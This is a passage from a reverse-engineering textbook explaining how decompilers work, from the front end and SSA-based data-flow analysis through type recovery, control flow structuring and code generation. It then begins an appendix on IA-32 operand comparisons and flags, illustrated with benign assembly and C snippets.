Decompiler front ends perform the opposite function of compiler back ends. Compiler back ends take a compiler's intermediate representation and convert it to the target machine's native assembly language, whereas decompiler front ends take the same native assembly language and convert it back into the decompiler's intermediate representation. The first step in this process is to go over the source executable byte by byte and analyze each instruction, including its operands. These instructions are then analyzed and converted into the decompiler's intermediate representation. This intermediate representation is then slowly improved during the code analysis stage to prepare it for conversion into a high-level language representation by the back end.

Some decompilers don't actually go through the process of disassembling the source executable but instead require the user to run it through a disassembler (such as IDA Pro). The disassembler produces a textual representation of the source program which can then be read and analyzed by the decompiler. This does not directly affect the results of the decompilation process but merely creates a minor inconvenience for the user.

The following sections discuss the individual stages that take place inside a decompiler's front end.

Semantic Analysis

A decompiler front end starts out by simply scanning the individual instructions and converting them into the decompiler's intermediate representation, but it doesn't end there. Directly translating individual instructions often has little value in itself, because some of these instructions only make sense together, as a sequence. There are many architecture specific sequences that are made to overcome certain limitations of the specific architecture. The front end must properly resolve these types of sequences and correctly translate them into the intermediate representation, while eliminating all of the architecture-specific details.

Let's take a look at an example of such a sequence. In the early days of the IA-32 architecture, the floating-point unit was not an integral part of the processor, and was actually implemented on a separate chip (typically referred to as the math coprocessor) that had its own socket on the motherboard. This meant that the two instruction sets were highly isolated from one another, which imposed some limitations. For example, to compare two floating-point values, one couldn't just compare and conditionally branch using the standard conditional branch instructions. The problem was that the math coprocessor

couldn't directly update the EFLAGS register (nowadays this is easy, because the two units are implemented on a single chip). This meant that the result of a floating-point comparison was written into a separate floating-point status register, which then had to be loaded into one of the general-purpose registers, and from *there* it was possible to test its value and perform a conditional branch. Let's look at an example.

```
00401000    FLD DWORD PTR [ESP+4]
00401004    FCOMP DWORD PTR [ESP+8]
00401008    FSTSW AX
0040100A    TEST AH, 41
0040100D    JNZ SHORT 0040101D
```

This snippet loads one floating-point value into the floating-point stack (essentially like a floating-point register), and compares another value against the first value. Because the older `FCOMP` instruction is used, the result is stored in the floating-point status word. If the code were to use the newer `FCOMIP` instruction, the outcome would be written directly into EFLAGS, but this is a newer instruction that didn't exist in older versions of the processor. Because the result is stored in the floating-point status word, you need to somehow get it out of there in order to test the result of the comparison and perform a conditional branch. This is done using the `FSTSW` instruction, which copies the floating-point status word into the AX register. Once that value is in AX, you can test the specific flags and perform the conditional branch.

The bottom line of all of this is that to translate this sequence into the decompiler's intermediate representation (which is not supposed to contain any architecture-specific details), the front end must "understand" this sequence for what it is, and eliminate the code that tests for specific flags (the constant `0x41`) and so on. This is usually implemented by adding specific code in the front end that knows how to decipher these types of sequences.

Generating Control Flow Graphs

The code generated by a decompiler's front end is represented in a graph structure, where each code block is called a *basic block* (BB). This graph structure simply represents the control flow instructions present in the low-level machine code. Each BB ends with a control flow instruction such as a branch instruction, a `call`, or a `ret`, or with a label that is referenced by some branch instruction elsewhere in the code (because labels represent a control flow join).

Blocks are defined for each code segment that is referenced elsewhere in the code, typically by a branch instruction. Additionally, a BB is created after every conditional branch instruction, so that a conditional branch instruction

can either flow into the BB representing the branch target address or into the BB that contains the code immediately following the condition. This concept is illustrated in Figure 13.3. Note that to improve readability the actual code in Figure 13.3 is shown as IA-32 assembly language code, whereas in most decompilers BBs are represented using the decompiler's internal instruction set.




Figure 13.3 An unstructured control flow graph representing branches in the original program. The dotted arrows represent conditional branch instructions while the plain ones represent fall-through cases—this is where execution proceeds when a branch isn't taken.

The control flow graph in Figure 13.3 is quite primitive. It is essentially a graphical representation of the low-level control flow statement in the program. It is important to perform this simple analysis at this early stage in decompilation to correctly break the program into basic blocks. The process of actually structuring these graphs into a representation closer to the one used by high-level languages is performed later, during the control flow analysis stage.

Code Analysis

Strictly speaking, a decompiler doesn't have an optimizing stage. After all, you're looking to produce a high-level language representation from a binary executable, and not to "improve" the program in any way. On the contrary, you want the output to match the original program as closely as possible. In reality, this optimizing, or code-improving, phase in a decompiler is where the program is transformed from a low-level intermediate representation to a higher-level intermediate representation that is ready to be transformed into a high-level language code. This process could actually be described as the opposite of the compiler's optimization process—you're trying to undo many of the compiler's optimizations.

The code analysis stage is where much of the interesting stuff happens. Decompilation literature is quite scarce, and there doesn't seem to be an official term for this stage, so I'll just name it the *code analysis stage*, even though some decompiler researchers simply call it the middle-end.

The code analysis stage starts with an intermediate representation of the program that is fairly close to the original assembly language code. The program is represented using an instruction set similar to the one discussed in the previous section, but it still lacks any real expressions. The code analysis process includes data-flow analysis, which is where these expressions are formed, type analysis which is where complex and primitive data types are detected, and control flow analysis, which is where high-level control flow constructs are recovered from the unstructured control flow graph created by the front end. These stages are discussed in detail in the following sections.

Data-Flow Analysis

Data-flow analysis is a critical stage in the decompilation process. This is where the decompiler analyzes the individual, seemingly unrelated machine instructions and makes the necessary connections between them. The connections are created by tracking the flow of data within those instructions and analyzing the impact each individual instruction has on registers and memory

locations. The resulting information from this type of analysis can be used for a number of different things in the decompilation process. It is required for eliminating the concept of registers and operations performed on individual registers, and also for introducing the concept of variables and long expressions that are made up of several machine-level instructions. Data-flow analysis is also where conditional codes are eliminated. Conditional codes are easily decompiled when dealing with simple comparisons, but they can also be used in other, less obvious ways.

Let's look at a trivial example where you must use data-flow analysis in order for the decompiler to truly "understand" what the code is doing. Think of function return values. It is customary for IA-32 code to use the `EAX` register for passing return values from a procedure to its caller, but a decompiler cannot necessarily count on that. Different compilers might use different conventions, especially when functions are defined as `static` and the compiler controls all points of entry into the specific function. In such a case, the compiler might decide to use some other register for passing the return value. How does a decompiler know which register is used for passing back return values and which registers are used for passing parameters into a procedure? This is exactly the type of problem addressed by data-flow analysis.

Data-flow analysis is performed by defining a special notation that simplifies this process. This notation must conveniently represent the concept of *defining* a register, which means that it is loaded with a new value and *using* a register, which simply means its value is read. Ideally, such a representation should also simplify the process of identifying various points in the code where a register is defined in parallel in two different branches in the control flow graph.

The next section describes SSA, which is a commonly used notation for implementing data-flow analysis (in both compilers and decompilers). After introducing SSA, I proceed to demonstrate areas in the decompilation process where data-flow analysis is required.

Single Static Assignment (SSA)

Single static assignment (SSA) is a special notation commonly used in compilers that simplifies many data-flow analysis problems in compilers and can assist in certain optimizations and register allocation. The idea is to treat each individual assignment operation as a different instance of a single variable, so that x becomes x_0 , x_1 , x_2 , and so on with each new assignment operation. SSA can be useful in decompilation because decompilers have to deal with the way compilers reuse registers within a single procedure. It is very common for procedures that use a large number of variables to use a single register for two or more different variables, often containing a different data type.

One prominent feature of SSA is its support of ϕ -functions (pronounced “fy functions”). ϕ -functions are positions in the code where the value of a register is going to be different depending on which branch in the procedure is taken. ϕ -functions typically take place at the merging point of two or more different branches in the code, and are used for defining the possible values that the specific registers might take, depending on which particular branch is taken. Here is a little example presented in IA-32 code:

```

mov     esi1, 0           ; Define esi1
cmp     eax1, esi1
jne     NotEquals
mov     esi2, 7           ; Define esi2
jmp     After
NotEquals:
mov     esi3, 3           ; Define esi3
After:
esi4 =  $\phi$ (esi2, esi3)    ; Define esi4
mov     eax2, esi4       ; Define eax2

```

In this example, it can be clearly seen how each new assignment into ESI essentially declares a new logical register. The definitions of ESI2 and ESI3 take place in two separate branches on the control flow graph, meaning that only one of these assignments can actually take place while the code is running. This is specified in the definition of ESI4, which is defined using a ϕ -function as either ESI2 or ESI3, depending on which particular branch is actually taken. This notation simplifies the code analysis process because it clearly marks positions in the code where a register receives a different value, depending on which branches in the control flow graph are followed.

Data Propagation

Most processor architectures are based on *register transfer languages* (RTL), which means that they must load values into registers in order to use them. This means that the average program includes quite a few register load and store operations where the registers are merely used as temporary storage to enable certain instructions access to data. Part of the data-flow analysis process in a decompiler involves the elimination of such instructions to improve the readability of the code.

Let’s take the following code sequence as an example:

```

mov     eax, DWORD PTR _z$[esp+36]
lea     ecx, DWORD PTR [eax+4]
mov     eax, DWORD PTR _y$[esp+32]
cdq

```

```

idiv     ecx
mov      edx, DWORD PTR _x$[esp+28]
lea      eax, DWORD PTR [eax+edx*2]

```

In this code sequence each value is first loaded into a register before it is used, but the values are only used in the context of this sample—the contents of EDX and ECX are discarded after this code sequence (EAX is used for passing the result to the caller).

If you directly decompile the preceding sequence into a sequence of assignment expressions, you come up with the following output:

```

Variable1 = Param3;
Variable2 = Variable1 + 4;
Variable1 = Param2;
Variable1 = Variable1 / Variable2
Variable3 = Param1;
Variable1 = Variable1 + Variable3 * 2;

```

Even though this is perfectly legal C code, it is quite different from anything that a real programmer would ever write. In this sample, a local variable was assigned to each register being used, which is totally unnecessary considering that the only reason that the compiler used registers is that many instructions simply *can't* work directly with memory operands. Thus it makes sense to track the flow of data in this sequence and eliminate all temporary register usage. For example, you would replace the first two lines of the preceding sequence with:

```

Variable2 = Param3 + 4;

```

So, instead of first loading the value of Param3 to a local variable before using it, you just use it directly. If you look at the following two lines, the same principle can be applied just as easily. There is really no need for storing either Param2 nor the result of Param3 + 4, you can just compute that inside the division expression, like this:

```

Variable1 = Param2 / (Param3 + 4);

```

The same goes for the last two lines: You simply carry over the expression from above and propagate it. This gives you the following complex expression:

```

Variable1 = Param2 / (Param3 + 4) + Param1 * 2;

```

The preceding code is obviously far more human-readable. The elimination of temporary storage registers is obviously a critical step in the decompilation process. Of course, this process should not be overdone. In many cases, registers

represent actual local variables that were defined in the original program. Eliminating them might reduce program readability.

In terms of implementation, one representation that greatly simplifies this process is the SSA notation described earlier. That's because SSA provides a clear picture of the lifespan of each register value and simplifies the process of identifying ambiguous cases where different control flow paths lead to different assignment instructions on the same register. This enables the decompiler to determine when propagation should take place and when it shouldn't.

Register Variable Identification

After you eliminate all temporary registers during the register copy propagation process, you're left with registers that are actually used as variables. These are easy to identify because they are used during longer code sequences compared to temporary storage registers, which are often loaded from some memory address, immediately used in an instruction, and discarded. A register variable is typically defined at some point in a procedure and is then used (either read or updated) more than once in the code.

Still, the simple fact is that in some cases it is impossible to determine whether a register originated in a variable in the program source code or whether it was just allocated by the compiler for intermediate storage. Here is a trivial example of how that happens:

```
int MyVariable = x * 4;
SomeFunc1(MyVariable);
SomeFunc2(MyVariable);
SomeFunc3(MyVariable);
MyVariable++;
SomeFunc4(MyVariable);
```

In this example the compiler is likely to assign a register for `MyVariable`, calculate `x * 4` into it, and push it as the parameter in the first three function calls. At that point, the register would be incremented and pushed as a parameter for the last function call. The problem is that this is *exactly* the same code most optimizers would produce for the example that follows as well:

```
SomeFunc1(x * 4);
SomeFunc2(x * 4);
SomeFunc3(x * 4);
SomeFunc4(x * 4 + 1);
```

In this case, the compiler is smart enough to realize that `x * 4` doesn't need to be calculated four times. Instead it just computes `x * 4` into a register and pushes that value into each function call. Before the last call to `SomeFunc4` that register is incremented and is then passed into `SomeFunc4`, just as in the previous example where the variable was explicitly defined. This is good

example of how information is irretrievably lost during the compilation process. A decompiler would have to employ some kind of heuristic to decide whether to declare a variable for `x * 4` or simply duplicate that expression wherever it is used.

It should be noted that this is more of a style and readability issue that doesn't really affect the meaning of the code. Still, in very large functions that use highly complex expressions, it might make a significant impact on the overall readability of the generated code.

Data Type Propagation

Another thing data-flow analysis is good for is data type propagation. Decompile compilers receive type information from a variety of sources and type-analysis techniques. Propagating that information throughout the program as much as possible can do wonders to improve the readability of decompiled output. Let's take a powerful technique for extracting type information and demonstrate how it can benefit from type propagation.

It is a well-known practice to gather data type information from library calls and system calls [Guilfanov]. The idea is that if you can properly identify calls to known functions such as system calls or runtime library calls, you can easily propagate data types throughout the program and greatly improve its readability. First let's consider the simple case of external calls made to known system functions such as `KERNEL32!CreateFileA`. Upon encountering such a call, a decompiler can greatly benefit from the type information known about the call. For example, for this particular API it is known that its return value is a file handle and that the first parameter it receives is a pointer to an ASCII file name.

This information can be propagated within the current procedure to improve its readability because you now know that the register or storage location from which the first parameter is taken contains a pointer to a file name string. Depending on where this value comes from, you can enhance the program's type information. If for instance the value comes from a parameter passed to the current procedure, you now know the type of this parameter, and so on.

In a similar way, the value returned from this function can be tracked and correctly typed throughout this procedure and beyond. If the return value is used by the caller of the current procedure, you now know that the procedure also returns a file handle type.

This process is most effective when it is performed *globally*, on the entire program. That's because the decompiler can recursively propagate type information throughout the program and thus significantly improve overall output quality. Consider the call to `CreateFileA` from above. If you propagate all type information deduced from this call to both callers and callees of the current procedure, you wind up with quite a bit of additional type information throughout the program.

Type Analysis

Depending on the specific platform for which the executable was created, accurate type information is often not available in binary executables, certainly not directly. Higher-level bytecodes such as the Java bytecode and MSIL do contain accurate type information for function arguments, and class members (MSIL also has local variable data types, which are not available in the Java bytecode), which greatly simplifies the decompilation process. Native IA-32 executables (and this is true for most other processor architectures as well) contain no explicit type information whatsoever, but type information can be extracted using techniques such as the constraint-based techniques described in [Mycroft]. The following sections describe techniques for gathering simple and complex data type information from executables.

Primitive Data Types

When a register is defined (that is, when a value is first loaded into it) there is often no data type information available whatsoever. How can the decompiler determine whether a certain variable contains a signed or unsigned value, and how long it is (`char`, `short int`, and so on)? Because many instructions completely ignore primitive data types and operate in the exact same way regardless of whether a register contains a signed or an unsigned value, the decompiler must scan the code for instructions that *are* type sensitive. There are several examples of such instructions.

For detecting signed versus unsigned values, the best method is to examine conditional branches that are based on the value in question. That's because there are different groups of conditional branch instructions for signed and unsigned operands (for more information on this topic please see Appendix A). For example, the `JG` instruction is used when comparing signed values, while the `JA` instruction is used when comparing unsigned values. By locating one of these instructions and associating it with a specific register, the decompiler can propagate information on whether this register (and the origin of its current value) contains a signed or an unsigned value.

The `MOVZX` and `MOVSX` instructions make another source of information regarding signed versus unsigned values. These instructions are used when up-converting a value from 8 or 16 bits to 32 bits or from 8 bits to 16 bits. Here, the compiler must select the right instruction to reflect the exact data type being up-converted. Signed values must be sign extended using the `MOVSX` instruction, while unsigned values must be zero extended, using the `MOVZX` instruction. These instructions also reveal the exact length of a variable (before the up-conversion and after it). In cases where a shorter value is used without being up-converted first, the exact size of a specific value is usually easy to determine by observing which part of the register is being used (the full 32 bits, the lower 16 bits, and so on).

Once information regarding primitive data types is gathered, it makes a lot of sense to propagate it globally, as discussed earlier. This is generally true in native code decompilation—you want to take every tiny piece of relevant information you have and capitalize on it as much as possible.

Complex Data Types

How do decompilers deal with more complex data constructs such as structs and arrays? The first step is usually to establish that a certain register holds a memory address. This is trivial once an instruction that uses the register's value as a memory address is spotted somewhere throughout the code. At that point decompilers rely on the type of pointer arithmetic performed on the address to determine whether it is a struct or array and to create a definition for that data type.

Code sequences that add hard-coded constants to pointers and then access the resulting memory address can typically be assumed to be accessing structs. The process of determining the specific primitive data type of each member can be performed using the primitive data type identification techniques from above.

Arrays are typically accessed in a slightly different way, without using hard-coded offsets. Because array items are almost always accessed from inside a loop, the most common access sequence for an array is to use an index and a size multiplier. This makes arrays fairly easy to locate. Memory addresses that are calculated by adding a value multiplied by a constant to the base memory address are almost always arrays. Again the data type represented by the array can hopefully be determined using our standard type-analysis toolkit.

Sometimes a struct or array can be accessed without loading a dedicated register with the address to the data structure. This typically happens when a specific array item or struct member is specified and when that data structure resides on the stack. In such cases, the compiler can use hard-coded stack offsets to access individual fields in the struct or items in the array. In such cases, it becomes impossible to distinguish complex data types from simple local variables that reside on the stack.

In some cases, it is just not possible to recover array versus data structure information. This is most typical with arrays that are accessed using hard-coded indexes. The problem is that in such cases compilers typically resort to a hard-coded offset relative to the starting address of the array, which makes the sequence look identical to a struct access sequence.

Take the following code snippet as an example:

```
mov     eax, DWORD PTR [esp-4]
mov     DWORD PTR [eax], 0
mov     DWORD PTR [eax+4], 1
mov     DWORD PTR [eax+8], 2
```

The problem with this sequence is that you have no idea whether EAX represents a pointer to a data structure or an array. *Typically*, array items are not accessed using hard-coded indexes, and structure members are, but there are exceptions. In most cases, the preceding machine code would be produced by accessing structure members in the following fashion:

```
void foo1(TESTSTRUCT *pStruct)
{
    pStruct->a = FALSE;
    pStruct->b = TRUE;
    pStruct->c = SOMEFLAG; // SOMEFLAG == 2
}
```

The problem is that without making too much of an effort I can come up with at least one other source code sequence that would produce the very same assembly language code. The obvious case is if EAX represents an array and you access its first three 32-bit items and assign values to them, but that's a fairly unusual sequence. As I mentioned earlier, arrays are usually accessed via loops. This brings us to aggressive loop unrolling performed by some compilers under certain circumstances. In such cases, the compiler might produce the above assembly language sequence (or one very similar to it) even if the source code contained a loop. The following source code is an example—when compiled using the Microsoft C/C++ compiler with the Maximize Speed settings, it produces the assembly language sequence you saw earlier:

```
void foo2(int *pArray)
{
    for (int i = 0; i < 3; i++)
        pArray[i] = i;
}
```

This is another unfortunate (yet somewhat extreme) example of how information is lost during the compilation process. From a decompiler's standpoint, there is no way of knowing whether EAX represents an array or a data structure. Still, because arrays are rarely accessed using hard-coded offsets, simply assuming that a pointer calculated using such offsets represents a data structure would probably work for 99 percent of the code out there.

Control Flow Analysis

Control flow analysis is the process of converting the unstructured control flow graphs constructed by the front end into structured graphs that represent high-level language constructs. This is where the decompiler converts abstract blocks and conditional jumps to specific control flow constructs that represent high-level concepts such as pretested and posttested loops, two-way conditionals, and so on.

A thorough discussion of these control flow constructs and the way they are implemented by most modern compilers is given in Appendix A. The actual algorithms used to convert unstructured graphs into structured control flow graphs are beyond the scope of this book. An extensive coverage of these algorithms can be found in [Cifuentes2], [Cifuentes3].

Much of the control flow analysis is straightforward, but there are certain compiler idioms that might warrant special attention at this stage in the process. For example, many compilers tend to convert pretested loops to posttested loops, while adding a special test before the beginning of the loop to make sure that it is never entered if its condition is not satisfied. This is done as an optimization, but it can somewhat reduce code readability from the decompilation standpoint if it is not properly handled. The decompiler would perform a literal translation of this layout and would present the initial test as an additional `if` statement (that obviously never existed in the original program source code), followed by a `do...while` loop. It might make sense for a decompiler writer to identify this case and correctly structure the control flow graph to represent a regular pretested loop. Needless to say, there are likely other cases like this where compiler optimizations alter the control flow structure of the program in ways that would reduce the readability of decompiled output.

Finding Library Functions

Most executables contain significant amounts of library code that is linked into the executable. During the decompilation process it makes a lot of sense to identify these functions, mark them, and avoid decompiling them. There are several reasons why this is helpful:

- Decompiling all of this library code is often unnecessary and adds redundant code to the decompiler's output. By identifying library calls you can completely eliminate library code and increase the quality and relevance of our decompiled output.
- Properly identifying library calls means additional "symbols" in the program because you now have the names of every internal library call, which greatly improves the readability of the decompiled output.

- Once you have properly identified library calls you can benefit from the fact that you have accurate type information for these calls. This information can be propagated across the program (see the section on data type propagation earlier in this chapter) and greatly improve readability.

Techniques for accurately identifying library calls were described in [Emmerik1]. Without getting into too much detail, the basic idea is to create signatures for library files. These signatures are simply byte sequences that represent the first few bytes of each function in the library. During decompilation the executable is scanned for these signatures (using a hash to make the process efficient), and the addresses of all library functions are recorded. The decompiler generally avoids decompilation of such functions and simply incorporates the details regarding their data types into the type-analysis process.

The Back End

A decompiler's back end is responsible for producing actual high-level language code from the processed code that is produced during the code analysis stage. The back end is language-specific, and just as a compiler's back end is interchangeable to allow the compiler to support more than one processor architecture, so is a decompiler's back end. It can be fairly easily replaced to get the decompiler to produce different high-level language outputs.

Let's run a brief overview of how the back end produces code from the instructions in the intermediate representation. Instructions such as the assignment instruction typically referred to as `asgn` are fairly trivial to process because `asgn` already contains expression trees that simply need to be rendered as text. The `call` and `ret` instructions are also fairly trivial. During data-flow analysis the decompiler prepares an argument list for `call` instructions and locates the return value for the `ret` instruction. These are stored along with the instructions and must simply be printed in the correct syntax (depending on the target language) during the code-generation phase.

Probably the most complex step in this process is the creation of control flow statements from the structured control flow graph. Here, the decompiler must correctly choose the most suitable high-level language constructs for representing the control flow graph. For instance, most high-level languages support a variety of loop constructs such as "`do...while`", "`while...`", and "`for...`" loops. Additionally, depending on the specific language, the code might have unconditional jumps inside the loop body. These must be translated to keywords such as `break` or `continue`, assuming that such keywords (or ones equivalent to them) are supported in the target language.

Generating code for two-way or n -way conditionals is fairly straightforward at this point, considering that the conditions have been analyzed during

the code-analysis stage. All that's needed here is to determine the suitable language construct and produce the code using the expression tree found in the conditional statement (typically referred to as `jcond`). Again, unstructured elements in the control flow graph that make it past the analysis stage are typically represented using `goto` statements (think of an unconditional jump into the middle of a conditional block or a loop).

Real-World IA-32 Decompilation

At this point you might be thinking that you haven't really seen (or been able to find) that many working IA-32 decompilers, so where are they? Well, the fact is that at the time of writing there really aren't that many *fully functional* IA-32 decompilers, and it really looks as if this technology has a way to go before it becomes fully usable.

The two native IA-32 decompilers currently in development to the best of my knowledge are Andromeda and Boomerang. Both are already partially usable and one (Boomerang) has actually been used in the recovery of real production source code in a commercial environment [Emmerik2]. This report describes a process in which relatively large amounts of code were recovered while gradually improving the decompiler and fixing bugs to improve its output. Still, most of the results were hand-edited to improve their readability, and this project had a good starting point: The original source code of an older, prototype version of the same product was available.

Conclusion

This concludes the relatively brief survey of the fascinating field of decompilation. In this chapter, you have learned a bit about the process and algorithms involved in decompilation. You have also seen some demonstrations of the type of information available in binary executables, which gave you an idea on what type of output you could expect to see from a cutting-edge decompiler.

It should be emphasized that there is plenty more to decompilation. I have intentionally avoided discussing the details of decompilation algorithms to avoid turning this chapter into a boring classroom text. If you're interested in learning more, there are no books that specifically discuss decompilation at the time of writing, but probably the closest thing to a book on this topic is a PhD thesis written by Christina Cifuentes, *Reverse Compilation Techniques* [Cifuentes2]. This text provides a highly readable introduction to the topic and describes in detail the various algorithms used in decompilation. Beyond this text most of the accumulated knowledge can be found in a variety of research papers on this topic, most of which are freely available online.

As for the question of what to expect from binary decompilation, I'd summarize by saying binary decompilation *is* possible—it all boils down to setting people's expectations. Native code decompilation is “no silver bullet”, to borrow from that famous line by Brooks—it cannot bring back 100 percent accurate high-level language code from executable binaries. Still, a working native code decompiler could produce an approximation of the original source code and do wonders to the reversing process by dramatically decreasing the amount of time it takes to reach an understanding of a complex program for which source code is not available.

There is certainly a lot to hope for in the field of binary decompilation. We have not yet seen what a best-of-breed native code decompiler could do when it is used with high quality library signatures and full-blown prototypes for operating system calls, and so on. I always get the impression that many people don't fully realize just how good an output could be expected from such a tool. Hopefully, time will tell.

Deciphering Code Structures

This appendix discusses the most common logical and control flow constructs used in high-level languages and demonstrates how they are implemented in IA-32 assembly language. The idea is to provide a sort of dictionary for typical assembly language sequences you are likely to run into while reversing IA-32 assembly language code.

This appendix starts off with a detailed explanation of how logic is implemented in IA-32, including how operands are compared and the various conditional codes used by the conditional branch instructions. This is followed by a detailed examination of every popular control flow construct and how it is implemented in assembly language, including loops and a variety of conditional blocks. The next section discusses branchless logic, and demonstrates the most common branchless logic sequences. Finally, I've included a brief discussion on the impact of working-set tuning on the reversing process for Windows applications.

Understanding Low-Level Logic

The most basic element in software that distinguishes your average pocket calculator from a full-blown computer is the ability to execute a sequence of logical and conditional instructions. The following sections demonstrate the most common types of low-level logical constructs frequently encountered while

reversing, and explain their exact meanings. I begin by going over the process of comparing two operands in assembly language, which is a significant building block used in almost every logical statement. I then proceed to discuss the conditional codes in IA-32 assembly language, which are employed in every conditional instruction in the instruction set.

Comparing Operands

The vast majority of logical statements involve the comparison of two or more operands. This is usually followed by code that can act differently based on the result of the comparison. The following sections demonstrate the operand comparison mechanism in IA-32 assembly language. This process is somewhat different for signed and unsigned operands.

The fundamental instruction for comparing operands is the `CMP` instruction. `CMP` essentially subtracts the second operand from the first and discards the result. The processor's flags are used for notifying the instructions that follow on the result of the subtraction. As with many other instructions, flags are read differently depending on whether the operands are signed or unsigned.

If you're not familiar with the subtleties of IA-32 flags, it is highly recommended that you go over the "Arithmetic Flags" section in Appendix B before reading further.

Signed Comparisons

Table A.1 demonstrates the behavior of the `CMP` instruction when comparing signed operands. Remember that the following table also applies to the `SUB` instruction.

Table A.1 Signed Subtraction Outcome Table for `CMP` and `SUB` Instructions (X represents the left operand, while Y represents the right operand)

LEFT OPERAND	RIGHT OPERAND	RELATION BETWEEN OPERANDS	FLAGS AFFECTED	COMMENTS
$X \geq 0$	$Y \geq 0$	$X = Y$	OF=0 SF=0 ZF=1	The two operands are equal, so the result is zero.
$X > 0$	$Y \geq 0$	$X > Y$	OF=0 SF=0 ZF=0	Flags are all zero, indicating a positive result, with no overflow.

Table A.1 (continued)

LEFT OPERAND	RIGHT OPERAND	RELATION BETWEEN OPERANDS	FLAGS AFFECTED	COMMENTS
$X < 0$	$Y < 0$	$X > Y$	OF=0 SF=0 ZF=0	This is the same as the preceding case, with both X and Y containing negative integers.
$X > 0$	$Y > 0$	$X < Y$	OF=0 SF=1 ZF=0	An SF=1 represents a negative result, which (with OF being unset) indicates that Y is larger than X .
$X < 0$	$Y \geq 0$	$X < Y$	OF=0 SF=1 ZF=0	This is the same as the preceding case, except that X is negative and Y is positive. Again, the combination of SF=1 with OF=0 represents that Y is greater than X .
$X < 0$	$Y > 0$	$X < Y$	OF=1 SF=0 ZF=0	This is another similar case where X is negative and Y is positive, except that here an overflow is generated, and the result is positive.
$X > 0$	$Y < 0$	$X > Y$	OF=1 SF=1 ZF=0	When X is positive and Y is a negative integer low enough to generate a positive overflow, both OF and SF are set.

In looking at Table A.1, the ground rules for identifying the results of signed integer comparisons become clear. Here's a quick summary of the basic rules:

- Anytime ZF is set you know that the subtraction resulted in a zero, which means that the operands are equal.
- When all three flags are zero, you know that the first operand is greater than the second, because you have a positive result and no overflow.
- When there is a negative result and no overflow (SF=1 and OF=0), you know that the second operand is larger than the first.
- When there is an overflow and a positive result, the second operand must be larger than the first, because you essentially have a negative result that is too small to be represented by the destination operand (hence the overflow).
- When you have an overflow and a negative result, the first operand must be larger than the second, because you essentially have a positive result that is too large to be represented by the destination operand (hence the overflow).

While it is not generally necessary to *memorize* the comparison outcome tables (tables A.1 and A.2), it still makes sense to go over them and make sure that you properly understand how each flag is used in the operand comparison process. This will be helpful in some cases while reversing when flags are used in unconventional ways. Knowing how flags are set during comparison and subtraction is very helpful for properly understanding logical sequences and quickly deciphering their meaning.

Unsigned Comparisons

Table A.2 demonstrates the behavior of the CMP instruction when comparing unsigned operands. Remember that just like table A.1, the following table also applies to the SUB instruction.

Table A.2 Unsigned Subtraction Outcome Table for CMP and SUB Instructions (X represents the left operand, while Y represents the right operand)

RELATION BETWEEN OPERANDS	FLAGS AFFECTED	COMMENTS
$X = Y$	CF=0 ZF=1	The two operands are equal, so the result is zero.
$X < Y$	CF=1 ZF=0	Y is larger than X so the result is lower than 0, which generates an overflow (CF=1).
$X > Y$	CF=0 ZF=0	X is larger than Y, so the result is above zero, and no overflow is generated (CF=0).

In looking at Table A.2, the ground rules for identifying the results of unsigned integer comparisons become clear, and it's obvious that unsigned operands are easier to deal with. Here's a quick summary of the basic rules:

- Anytime ZF is set you know that the subtraction resulted in a zero, which means that the operands are equal.
- When both flags are zero, you know that the first operand is greater than the second, because you have a positive result and no overflow.
- When you have an overflow you know that the second operand is greater than the first, because the result must be too low in order to be represented by the destination operand.

The Conditional Codes

Conditional codes are suffixes added to certain conditional instructions in order to define the conditions governing their execution.

It is important for reversers to understand these mnemonics because virtually every conditional code sequence will include one or more of them. Sometimes their meaning will be very intuitive—take a look at the following code:

```
cmp
eax, 7
je
SomePlace
```

In this example, it is obvious that JE (which is jump if equal) will cause a jump to `SomePlace` if EAX equals 7. This is one of the more obvious cases where understanding the specifics of instructions such as CMP and of the conditional codes is really unnecessary. Unfortunately for us reversers, there are quite a few cases where the conditional codes are used in unintuitive ways. Understanding how the conditional codes use the flags is important for properly understanding program logic. The following sections list each condition code and explain which flags it uses and why.

